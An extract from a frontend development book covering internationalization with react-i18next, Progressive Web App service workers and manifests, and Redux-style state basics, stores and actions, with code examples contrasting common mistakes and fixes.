      welcome: "ようこそ、!",
      items_count: "個のアイテム",
      button: {
        save: "保存",
        cancel: "キャンセル",
        delete: "削除"
      }
    }
  }
};

i18n
.use(LanguageDetector) // Detect user language
.use(initReactI18next) // React integration
.init({
  resources,
  fallbackLng: 'en', // Default language
  interpolation: {
    escapeValue: false // React already escapes
  },
  detection: {
    // Detection order
    order: ['querystring', 'cookie', 'localStorage', 'navigator'],
    caches: ['localStorage', 'cookie']
  }
});

export default i18n;

// ===== App.js - Using translations =====
import { useTranslation } from 'react-i18next';
import './i18n';

function App() {
  const { t, i18n } = useTranslation();

  const userName = "John";
  const itemCount = 5;

  const changeLanguage = (lng) => {
    i18n.changeLanguage(lng);
  };

  return (
    <div>
      <nav>
        <button onClick={() => changeLanguage('en')}>English</button>
        <button onClick={() => changeLanguage('es')}>Español</button>
        <button onClick={() => changeLanguage('ja')}>日本語</button>
      </nav>
    </div>
  );
}

```

```

</nav>

<h1>{t('welcome', { name: userName })}</h1>
{/* en: "Welcome, John!" | es: "¡Bienvenido, John!" | ja: "ようこそ、John!" */}

<p>{t('items_count', { count: itemCount })}</p>
{/* en: "5 items" | es: "5 elementos" | ja: "5個のアイテム" */}

<button>{t('button.save')}</button>
{/* en: "Save" | es: "Guardar" | ja: "保存" */}
</div>
);
}

export default App;

// ===== Formatting dates and numbers =====
import { useTranslation } from 'react-i18next';

function ProductCard({ price, releaseDate }) {
  const { i18n } = useTranslation();
  const locale = i18n.language;

  // Format currency
  const formattedPrice = new Intl.NumberFormat(locale, {
    style: 'currency',
    currency: locale === 'ja' ? 'JPY' : locale === 'es' ? 'EUR' : 'USD'
  }).format(price);
  // en-US: "$1,234.56" | es: "1.234,56 €" | ja: "¥1,235"

  // Format date
  const formattedDate = new Intl.DateTimeFormat(locale, {
    year: 'numeric',
    month: 'long',
    day: 'numeric'
  }).format(releaseDate);
  // en: "December 31, 2025" | es: "31 de diciembre de 2025" | ja: "2025年12月31日"

  return (
    <div>
      <p>Price: {formattedPrice}</p>
      <p>Release: {formattedDate}</p>
    </div>
  );
}

```

Common mistakes

1. Hardcoding Strings Instead of Using Translation Keys

Mistake: Embedding translatable text directly in code.

```

// ❌ BAD: Hardcoded English strings
function Welcome({ userName }) {
  return (
    <div>
      <h1>Welcome, {userName}!</h1>

```



```

    <p>You have 5 new messages</p>
    <button>View Profile</button>
  </div>
);
}
// Impossible to translate without modifying code

```

```

// ✅ GOOD: Translation keys
function Welcome({ userName, messageCount }) {
  const { t } = useTranslation();

  return (
    <div>
      <h1>{t('welcome', { name: userName })}</h1>
      <p>{t('messages_new', { count: messageCount })}</p>
      <button>{t('button.view_profile')}</button>
    </div>
  );
}
// Easy to add new languages by adding translation files

```

Why it matters: Separating content from code enables translation without touching source code, supports multiple languages with single codebase.

2. Not Handling Pluralization Correctly

Mistake: Manual plural logic doesn't work across languages.

```

// ❌ BAD: English-only pluralization
function ItemCount({ count }) {
  return (
    <p>
      {count} {count === 1 ? 'item' : 'items'}
    </p>
  );
}
// Breaks in Russian (1, 2-4, 5+ forms), Arabic (6 forms), Japanese (no plurals)

```

```

// ✅ GOOD: i18n library handles plural rules
// en.json
{
  "items_count_zero": "no items",
  "items_count_one": " item",
  "items_count_other": " items"
}

// ru.json (Russian has 3 forms)
{
  "items_count_one": " товар",    // 1, 21, 31...
  "items_count_few": " товара",  // 2-4, 22-24...
  "items_count_many": " товаров" // 5-20, 25-30...
}

function ItemCount({ count }) {
  const { t } = useTranslation();
  return <p>{t('items_count', { count })}</p>
}

```

```
}
// Library automatically selects correct plural form per language
```

Why it matters: Each language has different pluralization rules—i18n libraries handle complexity automatically using CLDR data.

3. Using LTR-Only CSS Properties

Mistake: Hard-coded directional properties break RTL layouts.

```
/* ❌ BAD: Fixed directions */
.sidebar {
  float: left;          /* Always left, even in RTL */
  margin-left: 20px;
  text-align: left;
}

.icon-arrow {
  /* Doesn't flip in RTL */
}
```

```
/* ✅ GOOD: Logical properties */
.sidebar {
  float: inline-start;   /* Left in LTR, right in RTL */
  margin-inline-start: 20px; /* Adapts to direction */
  text-align: start;     /* Respects text direction */
}

/* Flip icons in RTL */
.icon-arrow {
  transform: scaleX(1);
}

[dir="rtl"] .icon-arrow {
  transform: scaleX(-1);
}
```

Why it matters: Arabic and Hebrew require RTL (right-to-left) layouts—logical CSS properties automatically mirror without duplicate stylesheets.

Best practices

Key principles

1. **Keys, Not Strings:** Components reference `t('buttonSave')`, never the literal `"Save"`. The catalogue is data; the code is locale-agnostic. A fallback chain (`es-MX → es → en`) keeps a missing key from blanking the UI.
2. **Delegate Formatting to `Intl`:** Plural categories, date order, decimal separators, and currency placement differ per locale and are already encoded in CLDR. `Intl.PluralRules`, `DateTimeFormat`, `NumberFormat`, and `RelativeTimeFormat` know them — hand-rolled logic encodes English assumptions.

3. **Direction Is Layout, Not Text:** RTL means the whole box model mirrors. Use logical properties (`margin-inline-start`, `text-align: start`) and set `dir` on `<html>` so one stylesheet serves both directions.
4. **Ship One Locale's Bytes:** Load only the active locale, dynamically import others on switch. A 100-locale bundle in the critical path is a self-inflicted performance bug.

DO

- Keep every user-visible string in a catalogue keyed by a stable identifier
- Declare a `fallbackLng` and warn loudly on missing keys in development
- Use CLDR plural categories (`zero` / `one` / `two` / `few` / `many` / `other`), not `count === 1`
- Format dates, numbers, and currency through `Intl` with the active locale
- Set `<html lang>` and `<html dir>` from the selected locale
- Give each locale a crawlable URL (`/es/about`) with `hreflang` alternates

DON'T

- Concatenate sentence fragments — word order differs per language
- Interpolate by string-splicing translations (use named parameters)
- Use `margin-left` / `text-align: left` / `float: left` in localisable layouts
- Bundle every locale's catalogue into the initial chunk
- Assume a locale's currency from its language (`en` is not always USD)
- Switch locale with only a query param or cookie and expect SEO to work

Quality gates

Before you call it done:

- | | |
|---|---|
| <ul style="list-style-type: none"> ☐ No user-visible string literals left in components ☐ Catalogues share an identical key shape; a fallback locale is configured ☐ Counts render via CLDR plural categories, not <code>count === 1</code> | <ul style="list-style-type: none"> ☐ Dates/numbers/currency go through <code>Intl</code> with the active locale ☐ <code><html lang></code> / <code><html dir></code> track the selected locale; layout uses logical properties ☐ Only the active locale is in the initial bundle; others load on demand |
|---|---|

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/localization.html



PWA

THE SERVER SIDE · CHAPTER 36

Key insight. Progressive Web Apps turn ordinary websites into installable, offline-capable, push-notifying apps — without an app store. Three pieces do the heavy lifting: a **Service Worker** (a programmable network proxy that intercepts fetches and caches responses), a **Web App Manifest** (JSON that tells the browser the app's name, icons, and how to launch it), and **HTTPS** (required for both). The payoff: web reach (billions of devices, search-discoverable, instant updates) plus native feel (offline, notifications, home-screen launch, 60fps) — with no gatekeepers and no multi-gigabyte downloads.

What it is

Progressive Web Apps resolve the long-standing tension between web reach and native capability. Web apps deploy universally — any browser, no install friction, instant updates, linkable URLs — but historically lacked offline support, push notifications, home-screen presence, and the smooth performance of installed apps. Native apps offer those capabilities but require app store approval, per-platform codebases, large downloads, and update delays. PWAs blend the two: write once, deploy everywhere, install on demand, work offline, and notify users — all without a gatekeeper.

Three technologies do the work together. **Service Workers** are background scripts that intercept network requests, serve cached responses when offline, replay queued work when connectivity returns, and receive push messages even with the page closed. The **Web App Manifest** is a JSON file describing name, icons, theme color, `start_url`, `scope`, and `display` mode — the browser reads it to power “Add to Home Screen.” **HTTPS** is required for both, since a worker that intercepts traffic must run on a trusted origin.

A Service Worker moves through four lifecycle states — Register, Install, Activate, Fetch. Register happens when the page calls `navigator.serviceWorker.register('/sw.js')`. Install fires once per version and is where you pre-cache assets via `caches.open().addAll()`. Activate fires after the previous worker terminates and is where you delete old caches; `clients.claim()` lets the new worker control existing tabs immediately. Fetch intercepts every network request, and `event.respondWith()` decides whether to return cache, network, or a mix. A new worker normally waits in “installed” until all controlled tabs close, unless `skipWaiting()` forces an immediate takeover.

Cache strategy is the operational core, and choice depends on content type:

- **Cache First** — serve cache instantly, hit network only on miss. Best for hashed, immutable assets (JS/CSS/fonts/images).
- **Network First** — try network with a timeout, fall back to cache. Best for API responses where freshness matters.
- **Stale While Revalidate** — return cache immediately, refresh in the background. Best for feeds and frequently updated pages.
- **Network Only / Cache Only** — escape hatches for sensitive data and pre-cached critical assets.

On top of caching, PWAs add three engagement primitives. **Background Sync** queues a form submission to IndexedDB when offline and replays it once the browser fires a `sync` event. **Push Notifications** combine the Push API (server-to-worker transport, authenticated with VAPID keys) with the Notifications API (`self.registration.showNotification()`) — push delivers, notification displays. **Installability** is gated on HTTPS, a valid manifest with name/icons/start_url/display, a registered service worker with a fetch handler, and a small engagement signal; once satisfied, the browser fires `beforeinstallprompt`, which you can defer to wire up a custom “Install” button.

In code

Example: Service Worker Registration and Caching

Simple PWA setup with offline support:

```
// ===== public/sw.js =====
// Service Worker with basic caching

const CACHE_NAME = 'my-pwa-v1';
const urlsToCache = [
  '/',
  '/index.html',
  '/styles/main.css',
  '/scripts/app.js',
  '/offline.html'
];

// Install event: cache essential assets
self.addEventListener('install', (event) => {
  console.log('[SW] Installing...');

  event.waitUntil(
```

```

    caches.open(CACHE_NAME)
      .then((cache) => {
        console.log('[SW] Caching app shell');
        return cache.addAll(urlsToCache);
      })
      .then(() => self.skipWaiting()) // Activate immediately
    );
  });

// Activate event: clean up old caches
self.addEventListener('activate', (event) => {
  console.log('[SW] Activating...');

  event.waitUntil(
    caches.keys().then((cacheNames) => {
      return Promise.all(
        cacheNames.map((cacheName) => {
          if (cacheName !== CACHE_NAME) {
            console.log('[SW] Deleting old cache:', cacheName);
            return caches.delete(cacheName);
          }
        })
      );
    })
  );
  }).then(() => self.clients.claim()) // Take control immediately
});

// Fetch event: serve from cache, fallback to network
self.addEventListener('fetch', (event) => {
  event.respondWith(
    caches.match(event.request)
      .then((response) => {
        // Cache hit - return response
        if (response) {
          return response;
        }

        // Clone request for fetch
        const fetchRequest = event.request.clone();

        return fetch(fetchRequest).then((response) => {
          // Check if valid response
          if (!response || response.status !== 200 || response.type !== 'basic') {
            return response;
          }

          // Clone response to cache
          const responseToCache = response.clone();

          caches.open(CACHE_NAME).then((cache) => {
            cache.put(event.request, responseToCache);
          });

          return response;
        }).catch(() => {
          // Network failed, return offline page
          return caches.match('/offline.html');
        });
      })
  );
});

```

```
// ===== public/manifest.json =====
{
  "name": "My Progressive Web App",
  "short_name": "MyPWA",
  "description": "A sample PWA demonstrating offline capabilities",
  "start_url": "/",
  "scope": "/",
  "display": "standalone",
  "orientation": "portrait",
  "theme_color": "#4285f4",
  "background_color": "#ffffff",
  "icons": [
    {
      "src": "/icons/icon-72x72.png",
      "sizes": "72x72",
      "type": "image/png"
    },
    {
      "src": "/icons/icon-192x192.png",
      "sizes": "192x192",
      "type": "image/png",
      "purpose": "any maskable"
    },
    {
      "src": "/icons/icon-512x512.png",
      "sizes": "512x512",
      "type": "image/png"
    }
  ]
}

// ===== public/index.html =====
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="theme-color" content="#4285f4">
  <title>My PWA</title>

  <!-- PWA manifest -->
  <link rel="manifest" href="/manifest.json">

  <!-- iOS support -->
  <link rel="apple-touch-icon" href="/icons/icon-192x192.png">
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="apple-mobile-web-app-status-bar-style" content="default">

  <link rel="stylesheet" href="/styles/main.css">
</head>
<body>
  <h1>My Progressive Web App</h1>
  <p id="status">Online</p>

  <script>
    // Register Service Worker
    if ('serviceWorker' in navigator) {
      window.addEventListener('load', () => {
        navigator.serviceWorker.register('/sw.js')
          .then((registration) => {

```

```

        console.log('SW registered:', registration.scope);
    })
    .catch((error) => {
        console.error('SW registration failed:', error);
    });
});
}

// Offline/online status
window.addEventListener('online', () => {
    document.getElementById('status').textContent = 'Online';
});
window.addEventListener('offline', () => {
    document.getElementById('status').textContent = 'Offline';
});
</script>
</body>
</html>

```

Common mistakes

1. Not Handling Service Worker Updates Properly

Mistake: Users stuck with old Service Worker version.

```

// ❌ BAD: No update mechanism
self.addEventListener('install', (event) => {
    event.waitUntil(caches.open('v1').then(cache => cache.addAll(urls)));
});
// Users never get new version even after deploying updates

```

```

// ✅ GOOD: Proper update flow with skipWaiting
const CACHE_NAME = 'my-pwa-v2'; // Increment version

self.addEventListener('install', (event) => {
    event.waitUntil(
        caches.open(CACHE_NAME)
            .then(cache => cache.addAll(urls))
            .then(() => self.skipWaiting()) // Activate immediately
    );
});

self.addEventListener('activate', (event) => {
    event.waitUntil(
        caches.keys().then(names => {
            return Promise.all(
                names.filter(n => n !== CACHE_NAME)
                    .map(n => caches.delete(n)) // Delete old caches
            );
        }).then(() => self.clients.claim())
    );
});

```

Why it matters: Without proper updates, users are stuck with stale content. Change `CACHE_NAME` to trigger new Service Worker installation.

2. Caching Everything Without Limits

Mistake: Unbounded cache growth consuming storage.

```
// ❌ BAD: Cache everything forever
self.addEventListener('fetch', (event) => {
  event.respondWith(
    caches.open('unlimited').then(cache => {
      return cache.match(event.request).then(response => {
        const fetchPromise = fetch(event.request).then(networkResponse => {
          cache.put(event.request, networkResponse.clone()); // Cache grows infinitely
          return networkResponse;
        });
        return response || fetchPromise;
      });
    })
  );
});
```

```
// ✅ GOOD: Cache with size limits and expiration
const MAX_CACHE_SIZE = 50;
const CACHE_DURATION = 24 * 60 * 60 * 1000; // 24 hours

async function cacheWithExpiration(request, response, cacheName) {
  const cache = await caches.open(cacheName);

  // Add expiration timestamp
  const clonedResponse = response.clone();
  const headers = new Headers(clonedResponse.headers);
  headers.append('sw-cache-timestamp', Date.now().toString());

  const responseWithExpiry = new Response(clonedResponse.body, {
    status: clonedResponse.status,
    statusText: clonedResponse.statusText,
    headers
  });

  cache.put(request, responseWithExpiry);

  // Trim cache if too large
  const keys = await cache.keys();
  if (keys.length > MAX_CACHE_SIZE) {
    cache.delete(keys[0]);
  }
}

async function getCachedResponse(request, cacheName) {
  const cache = await caches.open(cacheName);
  const response = await cache.match(request);

  if (!response) return null;

  // Check expiration
  const timestamp = response.headers.get('sw-cache-timestamp');
  if (timestamp && Date.now() - parseInt(timestamp) > CACHE_DURATION) {
    cache.delete(request);
    return null;
  }
}
```

```
    return response;
  }
```

Why it matters: Unlimited caching fills device storage. Implement size limits and expiration to manage cache efficiently.

3. Missing Offline Fallback

Mistake: Broken experience when offline.

```
// ❌ BAD: No fallback for offline navigation
self.addEventListener('fetch', (event) => {
  event.respondWith(
    caches.match(event.request)
      .then(response => response || fetch(event.request))
  );
});
// Navigating to uncached page shows browser error
```

```
// ✅ GOOD: Graceful offline fallback
self.addEventListener('fetch', (event) => {
  event.respondWith(
    caches.match(event.request)
      .then(response => {
        if (response) return response;

        return fetch(event.request).catch(() => {
          // Network failed - serve offline page for navigation
          if (event.request.mode === 'navigate') {
            return caches.match('/offline.html');
          }

          // Serve placeholder image for image requests
          if (event.request.destination === 'image') {
            return caches.match('/images/offline-placeholder.png');
          }

          // For API requests, return meaningful error
          if (event.request.url.includes('/api/')) {
            return new Response(
              JSON.stringify({ error: 'Offline - data unavailable' }),
              { headers: { 'Content-Type': 'application/json' } }
            );
          }
        });
      })
  );
});

// Pre-cache offline page during install
self.addEventListener('install', (event) => {
  event.waitUntil(
    caches.open(CACHE_NAME).then(cache => {
      return cache.addAll([
        '/offline.html',
        '/images/offline-placeholder.png'
      ]);
    })
  );
});
```

```
);
});
```

Why it matters: Users expect graceful degradation. Offline fallbacks provide branded experience instead of browser errors.

Best practices

Key principles

1. **The Service Worker Is a Proxy, Not a Cache:** It intercepts every `fetch` and *decides* the response — cache, network, a race between them, or a synthesised fallback. The Cache Storage API is just its backing store.
2. **Lifecycle Governs Updates:** Register → install (pre-cache) → activate (purge old caches) → fetch. A new worker idles in `installed` until every controlled tab closes unless `skipWaiting()` forces takeover and `clients.claim()` adopts open tabs. Version the cache name or users never see a deploy.
3. **Strategy Follows Content Type:** Hashed immutable assets want cache-first. API responses want network-first with a timeout. Feeds want stale-while-revalidate. Credentials and payments want network-only.
4. **Installability Is a Checklist:** HTTPS, a valid manifest with `name` / `short_name` / `start_url` / `display` / 192px+512px icons, and a registered worker with a `fetch` handler. Miss one and `beforeinstallprompt` never fires.

DO

- Version the cache name (`app-v3`) and delete non-current caches on `activate`
- Match a strategy to each request type in one `fetch` handler that dispatches by URL/destination
- Pre-cache an `offline.html` and a placeholder image during `install`
- Bound every runtime cache with a size cap or timestamp expiry
- Provide a maskable 512px icon and honest `theme_color` / `background_color`
- Defer `beforeinstallprompt` and surface your own install button

DON'T

- Cache API responses in the same bucket as the app shell
- Let a runtime cache grow unbounded — it fills device storage
- Cache authenticated or personalised responses
- Call `skipWaiting()` blindly while a user has unsaved work in an open tab
- Ship a stock manifest with placeholder names and no maskable icons
- Assume Background Sync or Push exist — feature-detect and degrade

Quality gates

Before you call it done:

- ☐ Served over HTTPS with a valid manifest (name, `start_url`, `display`, 192+512 icons)
- ☐ Manifest values customised per app — no framework placeholder names
- ☐ Service worker registered and versioned; old caches deleted on `activate`
- ☐ A distinct strategy per resource type (assets vs API vs navigation)
- ☐ Offline fallback page pre-cached and reachable
- ☐ Runtime caches size-capped or expiring; no cached mutations or personalised responses

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/pwa.html

PART III

The State Side

Everything the application remembers. The state side follows data through a predictable loop: a store holds it, actions describe change, reducers apply it, selectors read it, and middleware handles the side effects in between.



State Basics



Store



Actions



CRUD




AJAX



Reducer



Operations



Selectors



Middleware



State Basics

THE STATE SIDE · CHAPTER 37

AT A GLANCE

- **State** — application memory that changes over time
- Spans user input, API responses, UI toggles, and everything in between
- Get it right and your app feels predictable; get it wrong and bugs multiply

Key insight. State is the memory of your application—every piece of data that changes over time, from user inputs to API responses to UI toggles. Mastering state management means understanding when state should live locally in components versus globally in a store, how to keep state synchronized with reality, and how to structure state to make your application predictable, debuggable, and performant.

What it is

Frontend state management is a crucial aspect of modern web development, focusing on efficiently handling and organizing data within an application. At its core, state represents any data that can change during the lifetime of your application—it's what makes your app dynamic and interactive rather than static.

What is State?

State in frontend development refers to any information that an application needs to keep track of over time. This includes:

- User input data
- UI component states (e.g., open/closed modals)

- Data fetched from APIs
- Application-wide settings

Types of State

1. **Local State:** Managed within individual components
2. **Global State:** Shared across multiple components or routes
3. **Server State:** Data fetched from external sources that needs synchronization

Core Concepts

Store

A centralized location where the application state is stored, typically as an object.

Properties

Individual data points within the store that represent specific pieces of state.

Actions

Functions or methods used to update properties in the store, similar to setter methods.

The distinction between local, global, and server state is fundamental to effective state management. Local state (component-specific data like input values or dropdown states) should remain close to where it's used. Global state (data needed across multiple unrelated components like user authentication or app theme) benefits from centralization. Server state (data from APIs) requires synchronization patterns to handle loading, caching, and stale data. Conflating these categories leads to over-complicated components or bloated global stores.

In the Universal Frontend Architecture, state management follows framework-agnostic principles. Whether using Redux, MobX, Vuex, or Pinia, the patterns remain consistent: unidirectional data flow, immutable updates, and separation of state logic from UI components. This consistency enables developers to transfer knowledge across projects and frameworks.

The evolution from manual state management to sophisticated solutions like Redux Toolkit and React Query reflects growing application complexity. Modern apps must handle optimistic updates, offline functionality, real-time synchronization, and complex derived data—challenges that simple `setState` cannot address. Understanding state fundamentals helps you choose the right tool for each scenario.

Goals of State Management

- **Centralize** application state for easier tracking and management
- **Simplify** data flow within the application through predictable patterns
- **Ensure UI consistency** with underlying data through reactive updates
- **Improve predictability** with clear rules for how and when state changes
- **Enable debugging** through state snapshots, time-travel, and action logs

In code

Example: Local Component State

Simple state management within a single component:

```
// Counter.js - Local state example

import React, { useState } from 'react';

const Counter = () => {
  // State lives in this component only
  const [count, setCount] = useState(0);
  const [history, setHistory] = useState([]);

  const increment = () => {
    const newCount = count + 1;
    setCount(newCount);
    setHistory([...history, `Incremented to ${newCount}`]);
  };

  const decrement = () => {
    const newCount = count - 1;
    setCount(newCount);
    setHistory([...history, `Decrement to ${newCount}`]);
  };

  return (
    <div>
      <h2>Count: {count}</h2>
      <button onClick={increment}>+1</button>
      <button onClick={decrement}>-1</button>

      <h3>History:</h3>
      <ul>
        {history.map((entry, index) => (
          <li key={index}>{entry}</li>
        ))}
      </ul>
    </div>
  );
};

export default Counter;
```

Common mistakes

1. Storing Derived Data in State

Mistake: Duplicating data that can be calculated from existing state.

```
// ❌ BAD: Storing derived data
const [items, setItems] = useState([...]);
const [itemCount, setItemCount] = useState(0); // Redundant!

const addItem = (item) => {
```



```
setItems([...items, item]);
setItemCount(itemCount + 1); // Easy to forget, causes bugs
};
```

```
// ✓ GOOD: Calculate derived data
const [items, setItems] = useState([]);
const itemCount = items.length; // Always synchronized

const addItem = (item) => {
  setItems([...items, item]); // Single source of truth
};
```

Why it matters: Derived data creates synchronization bugs and increases complexity. Compute it from source data.

2. Mutating State Directly

Mistake: Modifying state objects instead of creating new ones.

```
// ✗ BAD: Mutating state
const [user, setUser] = useState({ name: 'Alice', age: 30 });

user.age = 31; // Direct mutation!
setUser(user); // React won't detect the change
```

```
// ✓ GOOD: Immutable updates
const [user, setUser] = useState({ name: 'Alice', age: 30 });

setUser({ ...user, age: 31 }); // New object, React detects change
```

Why it matters: React and most state libraries rely on reference equality to detect changes. Mutations break reactivity and cause subtle bugs.

3. Putting Everything in Global State

Mistake: Making all state global when most should be local.

```
// ✗ BAD: Global state for component-specific UI
// In Redux store
const state = {
  modal1Open: false,
  modal2Open: false,
  dropdown1Expanded: false,
  inputFocused: false, // UI state that doesn't need to be global
  // ...
};
```

```
// ✓ GOOD: Keep UI state local
const Modal = () => {
  const [isOpen, setIsOpen] = useState(false); // Local to this modal
  // ...
};

const Dropdown = () => {
  const [isExpanded, setIsExpanded] = useState(false); // Local
```

```
// ...
};
```

Why it matters: Global state adds complexity, hurts performance (more components re-render), and makes components less reusable. Only globalize state that's truly shared. See [Store](#) for more details.

Best practices

Key principles

1. **Local vs Global:** Form input = local (useState). User auth = global (Redux). Over-globalizing creates complexity; under-globalizing causes prop drilling.
2. **Single Source of Truth:** Each piece of data should have one authoritative location. Avoid duplicating state across components.
3. **Unidirectional Data Flow:** State flows down (props), events flow up (callbacks). Predictable data flow makes debugging easier.

DO

- Start with local state, lift up when needed
- Use server state tools for API data (React Query)
- Keep state normalized in global store
- Derive computed values (don't store them)
- Use URL state for shareable state (filters, pagination)

DON'T

- Store everything in global state
- Duplicate state across components
- Store derived data (calculate with selectors)
- Mutate state directly
- Forget to handle loading/error states

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ Appropriate state location chosen | ☐ Server state uses caching layer |
| ☐ No duplicated state | ☐ Derived data computed, not stored |
| ☐ Loading/error states handled | ☐ State is serializable |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/state.html



Store

THE STATE SIDE · CHAPTER 38

AT A GLANCE

- Centralized state container as single source of truth
- Eliminates prop drilling with global access
- Predictable data flow that scales to enterprise systems

Key insight. A store is your application's single source of truth—a centralized state container that every component can access without prop drilling, ensuring consistent data across your entire application. By consolidating state in one predictable location with clear rules for updates, stores transform chaotic component communication into elegant, debuggable data flow that scales from small apps to enterprise systems.

What it is

A store in frontend state management is a centralized location where an application's state is stored and managed. It serves as a single source of truth for the application's data, typically implemented as a plain JavaScript object held behind an opinionated API. The store holds the properties that represent shared aspects of the application's state — the signed-in user, cart contents, feature flags, in-flight request status, data fetched from APIs.

The store pattern emerged from the complexity of managing shared state in large applications. Without a store, components pass data through props (prop drilling), creating tight coupling and making state changes difficult to track. With a store, any component can access or update state through a well-defined interface, regardless of its position in the component hierarchy. This architectural shift simplifies data flow and makes applications more maintainable.

In the Universal Frontend Architecture, stores follow framework-agnostic patterns inspired by Flux and Redux. The core principles—unidirectional data flow, immutable updates, and pure reducer functions—transcend specific implementations. Whether using Redux, Vuex, Pinia, Zustand, or MobX, these patterns provide consistency and predictability across different tech stacks.

Four characteristics distinguish a store from an arbitrary global object:

1. **Centralization** — one well-known location every component reads from, rather than ad-hoc module-level singletons scattered across the codebase.
2. **Predictability** — updates only happen through a defined surface (dispatched actions, store methods, or store actions in Pinia), so every state transition is traceable.
3. **Accessibility** — any component, at any depth, can read or update state without prop-drilling through intermediate parents.
4. **Observability** — subscribers re-render only when the slice they care about changes, enabling efficient reactive UI updates.

Together these enable features that bare globals can't: time-travel debugging, action replay, undo/redo, hot-reloadable state, and crash-report payloads with the exact action sequence that triggered the bug. The next section shows how each `chota-*` template wires up its store in the smallest possible amount of code.

In code

Example: Store bootstrap across state libraries

The React-Saga and WC-Saga templates share an identical saga-backed setup — the saga pattern is framework-agnostic — so only one tab is shown.

Classic Redux

```
// templates/chota-react-redux/src/state/index.js
import { createStore } from "redux";
import reducer from "../rootReducer";

const store = createStore(
  reducer,
  window.__REDUX_DEVTOOLS_EXTENSION__ && window.__REDUX_DEVTOOLS_EXTENSION__()
);

export default store;
```

Classic Redux shown; the Redux Toolkit, Redux Saga, NgRx, Pinia versions are on [the site](#).

Each tab is the full store bootstrap straight from the corresponding template — real imports, real enhancers, real devtools wiring. The Redux family shares the `createStore` primitive (or `configureStore` as its opinionated wrapper). NgRx provides the same store via Angular DI. Pinia throws out the notion of one central store entirely: every `defineStore` call is a store in its own right, and the store tree emerges from which stores a component happens to use.

Common mistakes

1. Putting All State in the Store

Mistake: Moving every piece of state to the global store, including component-local UI state.

```
// ❌ BAD: Global store with component-specific UI state
const state = {
  modalOpen: false,           // Should be local
  dropdownExpanded: false,    // Should be local
  inputValue: '',             // Should be local
  searchResults: [],          // Should be in store (shared)
  currentUser: {}             // Should be in store (shared)
};
```

```
// ✅ GOOD: Only shared state in store
const state = {
  searchResults: [],
  currentUser: {}
};

// Component-local state
const Modal = () => {
  const [isOpen, setIsOpen] = useState(false);
  // ...
};
```

Why it matters: Over-using the store increases complexity, causes unnecessary re-renders, and couples components to global state unnecessarily. See [State Basics](#) for guidance on state types.

2. Mutating Store State Directly

Mistake: Modifying state objects instead of returning new ones.

```
// ❌ BAD: Direct mutation
const reducer = (state, action) => {
  switch (action.type) {
    case 'ADD_ITEM':
      state.items.push(action.payload); // Mutation!
      return state; // Same reference, changes not detected
  }
};
```

```
// ✅ GOOD: Immutable updates
const reducer = (state, action) => {
  switch (action.type) {
    case 'ADD_ITEM':
      return {
        ...state,
        items: [...state.items, action.payload] // New array
      };
  }
};
```

Why it matters: Most state libraries rely on reference equality for change detection. Mutations break this mechanism, causing bugs and preventing optimization.

3. Not Structuring Store by Domain

Mistake: Creating a flat store structure that's hard to navigate.

```
// ❌ BAD: Flat structure
const state = {
  userName: '',
  userEmail: '',
  userAvatar: '',
  cartItems: [],
  cartTotal: 0,
  productsLoading: false,
  productsData: [],
  productsError: null
  // ... becomes unmanageable
};
```

```
// ✅ GOOD: Domain-organized structure
const state = {
  user: {
    name: '',
    email: '',
    avatar: ''
  },
  cart: {
    items: [],
    total: 0
  },
  products: {
    loading: false,
    data: [],
    error: null
  }
};
```

Why it matters: Domain-organized stores are easier to understand, enable code splitting by feature, and allow using `combineReducers` effectively.

Best practices

Key principles

1. **Single Source of Truth:** One store for entire app. No scattered state across components. Every piece of data has one authoritative location.
2. **State is Read-Only:** Only way to change state is dispatching actions. No direct mutations. This enables time-travel debugging and predictability.
3. **Pure Reducer Updates:** Reducers are pure functions (state + action → newState). Same inputs always produce same outputs.

DO

- Organize state by domain (users, products, ui)
- Keep state normalized (avoid nested duplicates)
- Use Redux Toolkit for less boilerplate
- Initialize with meaningful default values
- Subscribe components only to needed state slices

DON'T

- Mutate state directly (always return new objects)
- Store derived data (calculate with selectors)
- Put non-serializable values (functions, classes) in store
- Create multiple stores (one store rule)
- Store local-only UI state globally (use local state)

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Single store for application | ☐ TypeScript types for state |
| ☐ State organized by domain | ☐ DevTools configured |
| ☐ No direct mutations | ☐ Local vs global state appropriate |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/state/store.html



Actions

THE STATE SIDE · CHAPTER 39

AT A GLANCE

- Plain objects describing “what happened”
- Only source of information for the store
- Enables complete audit trail of state changes

Key insight. Actions are the “events” in your application’s event-driven architecture—they don’t tell the state how to change, they simply announce “user clicked login button” or “API returned product list.” This declarative approach creates a complete audit trail of everything that happened in your app, powering time-travel debugging, analytics, and even replaying user sessions for bug reproduction. Think of actions as your app’s historical record: every action is a timestamped event that, when replayed in sequence, reconstructs the exact state at any point in time.

What it is

Actions in frontend state management are plain JavaScript objects that describe changes to be made to the application’s state. They are the primary way to interact with the store and trigger state updates. Unlike imperative approaches where you directly modify state (“set user to X”), actions are descriptive commands (“user logged in with credentials X”).

The Redux architecture mandates that actions are the *only* way to change state. This constraint seems restrictive but is incredibly powerful: it means every state change is logged, trackable, and reproducible. Actions flow from UI events, API responses, timers, or any other source, through middleware, to reducers that update state.

Key characteristics:

1. **Plain objects** - Serializable JavaScript objects (no functions, classes, or Promises)
2. **Type property** - String constant identifying the action (convention: 'domain/eventName')
3. **Payload** - Additional data needed for state update (optional but common)
4. **FSA compliance** - Follow Flux Standard Action format for consistency
5. **Immutable** - Action objects shouldn't be modified after creation

With those rules in mind, let's see how the same intent gets expressed across the six template families.

In code

Example: Actions across state libraries

The same todo-CRUD actions, authored idiomatically in each of the state libraries the six `chota-*` templates ship. Every flavour here produces the same effect on the store — they differ only in ceremony and in where the “type + payload” envelope is constructed.

Classic Redux

```
// templates/chota-react-redux/src/state/todo/todo.actions.js
import { CREATE_TODO, DELETE_TODO, EDIT_TODO, TOGGLE_TODO, UPDATE_TODO } from "../todo.type";

let nextTodoId = 0;
export const createTodo = (text) => ({
  type: CREATE_TODO,
  payload: { id: nextTodoId++, text },
});

